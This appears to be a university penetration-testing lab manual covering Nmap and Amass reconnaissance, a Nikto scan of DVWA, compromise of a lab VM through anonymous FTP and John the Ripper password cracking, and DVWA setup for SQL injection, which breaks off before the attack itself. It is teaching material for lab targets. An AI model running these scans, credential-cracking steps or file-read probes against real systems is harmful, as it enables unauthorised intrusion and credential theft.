

Vulnerability Assessment Penetration Testing Laboratory

Lab Manual (BICL606)

Experiment 1: Network Reconnaissance & Foot printing

Scenario:

An organization, "Tech Secure Corp," suspects that its internal LAN might contain devices with unpatched services. As an external consultant with limited initial knowledge, your first step is to gain intelligence about the network. You have been given a subnet range and must map out devices and open ports.

Tasks: - Use Nmap for host discovery, port scanning, and service enumeration. - Employ Recon-ng or amass for passive reconnaissance to discover hostnames, subdomains, or metadata. - Document identified hosts, operating systems, and running services.

Deliverable: A network inventory report listing IP addresses, OS guesses, and active services.

Procedure:

Step 1. Internal Network Scanning (Using Nmap)

1. Open Command Prompt and type:
→ **ipconfig** cmd to get Ip address details of System
→ Note down your **IPv4 Address & Subnet Mask**, and perform nmap to it. (e.g., 192.168.1.3 / 255.255.255.0 → CIDR: /24).
2. Discover live hosts in the network:

```
nmap -sn 192.168.1.1
```
3. Choose a live host IP and perform detailed scan:

```
nmap -sS -sV -O 192.168.1.1
```

This gives open ports, running services, and guessed OS.
4. aggressive scan with OS, version, script, and traceroute.

```
nmap -A 192.168.1.0/24
```

```
expected output: Nmap scan report for 192.168.1.1 (192.168.1.1)
Host is up (0.0065s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE      SERVICE    VERSION
23/tcp    filtered  telnet
53/tcp    open       domain     Unbound
80/tcp    open       http
443/tcp   open       ssl/https
```

Step 2. Perform amass for sub-domain enumeration (External Reconnaissance (Using Amass))

1. On Kali/Linux terminal, use the command:

```
amass enum -d <domain name>
```

```
ex: amass enum -d microsoft.com
```

2. Note the IPs, ASN, and hosting provider details.

```
expected output:  
learn.microsoft.com (FQDN) → cname_record → learn-public.trafficmanager.net (FQDN)  
microsoft.com (FQDN) → node → fpt.dfp.microsoft.com (FQDN)  
fpt.dfp.microsoft.com (FQDN) → cname_record → pme-dfp-greenid-prod.trafficmanager.net (FQDN)  
ui.dev.aicoach.microsoft.com (FQDN) → cname_record → aicoach-01-hfama8cddcgzhyd4.b01.azurefd.net (FQDN)  
colitr2ibmmp2.microsoft.com (FQDN) → a_record → 167.220.68.14 (IPAddress)  
tide42.microsoft.com (FQDN) → a_record → 207.46.238.142 (IPAddress)
```

Result: The network was successfully scanned. Internal devices were mapped with corresponding ports, services, and OS information. Passive reconnaissance of an external domain was also performed using Amass.

Experiment 2: Vulnerability Scanning & Assessment

Scenario:

After mapping the network, you've discovered a web server and a file-sharing server.

Management wants a vulnerability assessment of these targets to identify known weaknesses before attackers can exploit them.

Tasks: - Use OpenVAS to perform a comprehensive vulnerability scan on a Linux-based server (Metasploitable 2). - Run Nikto against the web application (e.g., DVWA) to find outdated server software,

dangerous file uploads, or default credentials. - Assess the severity and relevance of each discovered vulnerability.


Deliverable: A vulnerability assessment report with CVE references and risk ratings.

Procedure:

Steps:

Step1: open dvwa website

Copy the URL of the website 127.0.0.1/DVWA



Step 2: open kali machine

Type cmd: - **nikto -h <http://127.0.0.1/DVWA/>**

We obtain various details, such as server name, paths etc

```
kali-linux-20244-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

File Actions Edit View Help

root@kali: ~# nikto -h http://127.0.0.1/DVWA/
- Nikto v2.5.0

+ Target IP: 127.0.0.1
+ Target Hostname: 127.0.0.1
+ Target Port: 80
+ Start Time: 2025-05-22 04:46:51 (GMT-4)

+ Server: Apache/2.4.63 (Debian)
+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netspar
ker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories found (Use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /DVWA///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git index file may contain directory listing information.
+ /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /DVWA/login.cgi?cli=aa20aa27cat320/etc/hosts: Some O-Link router remote command execution.
+ /DVWA/shell?cat=/etc/hosts: A backdoor was identified.
```

```
kali-linux-20244-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

root@kali: /home/kali

File Actions Edit View Help


+ /DVWA/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /DVWA/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netspar
ker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page /DVWA redirects to: login.php
+ No CGI Directories found (Use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD
+ /DVWA///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /DVWA/config/: Directory indexing found.
+ /DVWA/config/: Configuration information may be available remotely.
+ /DVWA/tests/: Directory indexing found.
+ /DVWA/tests/: This might be interesting.
+ /DVWA/database/: Directory indexing found.
+ /DVWA/database/: Database directory found.
+ /DVWA/docs/: Directory indexing found.
+ /DVWA/login.php: Admin login page/section found.
+ /DVWA/.git/index: Git index file may contain directory listing information.
+ /DVWA/.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /DVWA/.git/config: Git config file found. Infos about repo details may be present.
+ /DVWA/.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ /DVWA/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /DVWA/assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /DVWA/login.cgi?cli=aa20aa27cat320/etc/hosts: Some O-Link router remote command execution.
+ /DVWA/shell?cat=/etc/hosts: A backdoor was identified.
+ /DVWA/.dockerignore: .dockerignore file found. It may be possible to grasp the directory structure and learn more about the site.
+ 8074 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time: 2025-05-22 04:47:47 (GMT-4) (56 seconds)

+ 1 host(s) tested

*****
Portions of the server's headers (Apache/2.4.63) are not in
the Nikto 2.5.0 database or are newer than the known string. Would you like
to submit this information (*no server specific data*) to CIRT.net
for a Nikto update (or you may email to sullo@cirt.net) (y/n)? ^C
```

Step 3: copy the extensions such as **/DVWA/config** and paste it to the existing URL

Such as <http://127.0.0.1/DVWA/config/>



Index of /DVWA/config


Name	Last modified	Size	Description
Parent Directory	-	-	-
config.inc.php	2025-05-14 22:18	2.4K	
config.inc.php.bak	2025-05-14 22:27	2.4K	
config.inc.php.dist	2025-05-14 22:15	2.4K	

Apache/2.4.63 (Debian) Server at 127.0.0.1 Port 80



Similarly try with other extensions to the existing URL

<http://127.0.0.1/DVWA/tests/>



Index of /DVWA/tests

Name	Last modified	Size	Description
Parent Directory	-	-	-
README.md	2025-05-14 22:15	321	
test_url.py	2025-05-14 22:15	3.0K	

Apache/2.4.63 (Debian) Server at 127.0.0.1 Port 80



Experiment 3: Exploiting a Known Vulnerability

Scenario:

Your scan found a critical vulnerability on a target server (e.g., Metasploitable 2's vsftpd backdoor). The organization wants proof-of-concept exploitation to understand the potential damage if a malicious actor leverages this flaw.

Tasks: - Use the Metasploit Framework to exploit the known vulnerability and obtain a shell. - Verify the level of access gained and the data potentially exposed.

Deliverable:

A screenshot and log of a successful exploit session, and notes on potential impact.

Deliverable:

A screenshot and log of a successful exploit session, and notes on potential impact.

Steps:

Procedure:

1. Network Discovery

Start both **Sunset** and **Kali** machines.

Run: **netdiscover**

Identify the IP of the target machine (labelled as **PCS System** under hostname).

2. Port and Service Scan

Run: **nmap -A -p- <target-IP>**

Confirm if **FTP (port 21)** and **SSH (port 22)** are open.

3. FTP Exploitation (Anonymous Login)

ftp <target-IP>

Login as:

Username: anonymous

Password: *(press Enter)*

- List files:

ls

- Download file:

get backup

- Exit FTP session:

exit

4. Cracking Credentials with John the Ripper

Save password hash into a text file (e.g., sunset.txt).

Run: **john sunset.txt**

Retrieve cracked password (e.g., cheer14 for user sunset).

5. Login to Target

- Use the credentials to log in to **Sunset** machine.

Observation:

Nmap Scan Results:

Service Port Status Version Info

FTP 21 Open Vsftpd 2.3.4

SSH 22 Open OpenSSH 4.7p1 Debian

FTP Access:

Command Output

ftp <IP> Connected (Anonymous login)

ls backup

get backup File downloaded

Password Cracking:

Tool Used Input File Cracked Password

John the Ripper sunset.txt cheer14

Result:

Successfully exploited the target machine via FTP anonymous login, retrieved password hashes, cracked credentials using John the Ripper, and gained access to the system.

Experiment 4: SQL Injection Attacks on Web Applications

Scenario:

The DVWA application's login and search functionalities are suspected to lack proper input validation. The company needs confirmation that attackers can extract sensitive data using SQL injection.


Tasks: - Use SQLMap against DVWA's vulnerable pages to enumerate databases, tables, and potentially user credentials. - Confirm that an attacker could retrieve confidential information from the backend database.

Deliverable:

Proof (screenshots/logs) of extracted database entries and a brief report on the risk to the organization.

Steps:


1. Get DVWA from git and move it to the /var/www/html folder. Execute it in super user privilege, as shown in Figure 1.



```
root@kali: /var/www/html
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su -
[sudo] password for kali:
(kali@kali)-[~]
# git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA' ...
remote: Enumerating objects: 5105, done.
remote: Counting objects: 100% (89/89), done.
remote: Compressing objects: 100% (25/25), done.
remote: Total 5105 (delta 76), reused 64 (delta 64), pack-reused 5016 (from 3)
Receiving objects: 100% (5105/5105), 2.49 MiB | 1.24 MiB/s, done.
Resolving deltas: 100% (2487/2487), done.
(kali@kali)-[~]
# mv DVWA /var/www/html
(kali@kali)-[~]
# cd /var/www/html
(kali@kali)-[/var/www/html]
# ls
DVWA index.html index.nginx-debian.html
```

2. Start the apache2 service using the following command in terminal

service apache2 start



```
(root@kali)-[/var/www/html]
# ls
DVWA index.html index.nginx-debian.html
(root@kali)-[/var/www/html]
# service apache2 start
(root@kali)-[/var/www/html]
#
```


3. go to Kali terminal and copy the configuration file present in the config directory


```
(root@kali)-[/var/www/html]
# ls
DVWA index.html index.nginx-debian.html

(root@kali)-[/var/www/html]
# cd DVWA

(root@kali)-[/var/www/html/DVWA]
# cp config/config.inc.php.dist config/config.inc.php

(root@kali)-[/var/www/html/DVWA]
#
```

4. rerun localhost/DVWA in browser



5. Now start your MariaDB service to use the MySQL database

service mariadb start

If you get the following error

```
(root@kali)-[/var/www/html/DVWA]
# cp config/config.inc.php.dist config/config.inc.php

(root@kali)-[/var/www/html/DVWA]
# service mariadb start
Failed to start mariadb.service: Unit mariadb.service not found.
```

Use the command

sudo systemctl start mysql

```
(root@kali)-[/var/www/html/DVWA]
# service mariadb start
Failed to start mariadb.service: Unit mariadb.service not found.

(root@kali)-[/var/www/html/DVWA]
# sudo systemctl start mysql

(root@kali)-[/var/www/html/DVWA]
#
```

6. Check your MySQL status

sudo systemctl status mysql

Press q to exit status

7. Enter MySQL command to into MariaDB

```
(root@kali)-[/var/www/html/DVWA]
# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.4.5-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

8. Create a dvwa database and give all permissions to the dvwa using the following four commands

CREATE DATABASE dvwa;

CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'password';

GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';

FLUSH PRIVILEGES;

Exit MySQL:

```
(root@kali)-[/var/www/html/DVWA]
# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 11.4.5-MariaDB-1 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.006 sec)

MariaDB [(none)]> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.005 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.012 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]>
```

9. Configure DVWA to Use MySQL

Edit the **config.inc.php** file:

```
sudo nano /var/www/html/DVWA/config/config.inc.php
```

Update the database settings:

```
$_DVWA['db_user'] = 'dvwa';
```

```
$_DVWA['db_password'] = 'password';
```

```
$_DVWA['db_database'] = 'dvwa';
```

Save and exit (CTRL + X, then Y, and Enter).

10. Restart Apache and MySQL

Restart both services to apply changes:

```
sudo systemctl restart apache2
```

```
sudo systemctl restart mysql
```


11. Access DVWA Web Interface

Open your browser and go to:

<http://localhost/DVWA/setup.php>


Click "**Create / Reset Database**" and verify that DVWA connects to MySQL successfully.

12. Now rerun localhost/setup.php in browser




Scroll down till the end and click on reset database


It will ask for authentication



